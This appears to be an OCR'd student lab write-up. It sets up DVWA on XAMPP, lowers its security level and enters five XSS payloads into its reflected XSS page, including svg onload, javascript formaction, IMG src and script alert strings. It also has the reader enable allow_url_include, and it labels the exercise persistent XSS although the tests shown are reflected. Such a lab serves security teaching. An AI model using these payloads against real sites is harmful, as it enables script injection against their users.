
Simulate persistent cross-site scripting attack.

Introduction: This document covers a simulation of a persistent Cross-Site Scripting (XSS) attack. The process involves using the Damn Vulnerable Web Application (DVWA) to understand the behavior of XSS attacks in a controlled environment.

STEPS & OUTPUT :

1] Download XAMPP, install it without changes, and run the MySQL and Apache Server.



XAMPP Control Panel v3.3.0 [Compiled: Apr 6th 2021]

XAMPP Control Panel v3.3.0

Modules


Service	Module	PID(s)	Port(s)	Actions			
	Apache	14196 5156	80, 443	Stop	Admin	Config	Logs
	MySQL	17264	3306	Stop	Admin	Config	Logs
	FileZilla			Start	Admin	Config	Logs
	Mercury			Start	Admin	Config	Logs
	Tomcat			Start	Admin	Config	Logs

```
10:36:34  [mysql]       This may be due to a blocked port, missing dependencies,
10:36:34  [mysql]       improper privileges, a crash, or a shutdown by another method.
10:36:34  [mysql]       Press the Logs button to view error logs and check
10:36:34  [mysql]       the Windows Event Viewer for more clues
10:36:34  [mysql]       If you need more help, copy and post this
10:36:34  [mysql]       entire log window on the forums
10:37:33  [mysql]       Attempting to start MySQL app...
10:37:33  [mysql]       Status change detected: running
```

2] Download Damn Vulnerable Web Application(DVWA) in the ZIP form, extract it, rename it to DVWA and move the folder to C/xampp/htdocs/.

3] Navigate to the config file in the DVWA folder and rename it to **'config.inc.php'**.Then open the config file with notepad and change the username to 'root' and password to ''.

4] Open a browser and type the URL 'localhost/DVWA/setup.php', scroll down and click on 'create/reset DB' to set your DVWA up.



reCAPTCHA key: Missing

Writable folder C:\xampp\htdocs\DVWA\hackable\uploads\: Yes
Writable folder C:\xampp\htdocs\DVWA\config: Yes


Status in red, indicate there will be an issue when trying to complete some modules.

If you see disabled on either *allow_url_fopen* or *allow_url_include*, set the following in your php.ini file and restart Apache.

```
allow_url_fopen = On
allow_url_include = On
```

These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.

5] Now go to ‘localhost/DVWA/login.php’, the username is ‘admin’ and password is ‘password’.




Username

admin

Password

••••••••

6] Go to ‘DVWA security’ and change the security level from impossible to low.




4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Low

Security level set to low

7] Perform 5 Cross Site Scripting queries

Expected Output:




Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? myname

Hello myname

1."onclick=prompt(8)><svg/onload=prompt(8)>"@x.y



Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name?

localhost

8

More information

2. <form id="test" /><button form="test" formaction="javascript:javascript:alert(1)">X



Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name?

Hello

localhost

1

3. <IMG SRC="javascript:javascript:alert(1);">




Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello

4. <IMG """><SCRIPT>alert("XSS")</SCRIPT>">



Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name?

Hello

localhost

XSS

5. <iframe src=%(scriptlet)s <



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Bad Request

Your browser sent a request that this server could not understand.

Apache/2.4.58 (Win64) OpenSSL/3.1.3

Hello

Conclusion: The simulation of Cross-Site Scripting (XSS) attacks demonstrates the potential risks of client-side code injection and highlights the importance of securing web applications against such vulnerabilities.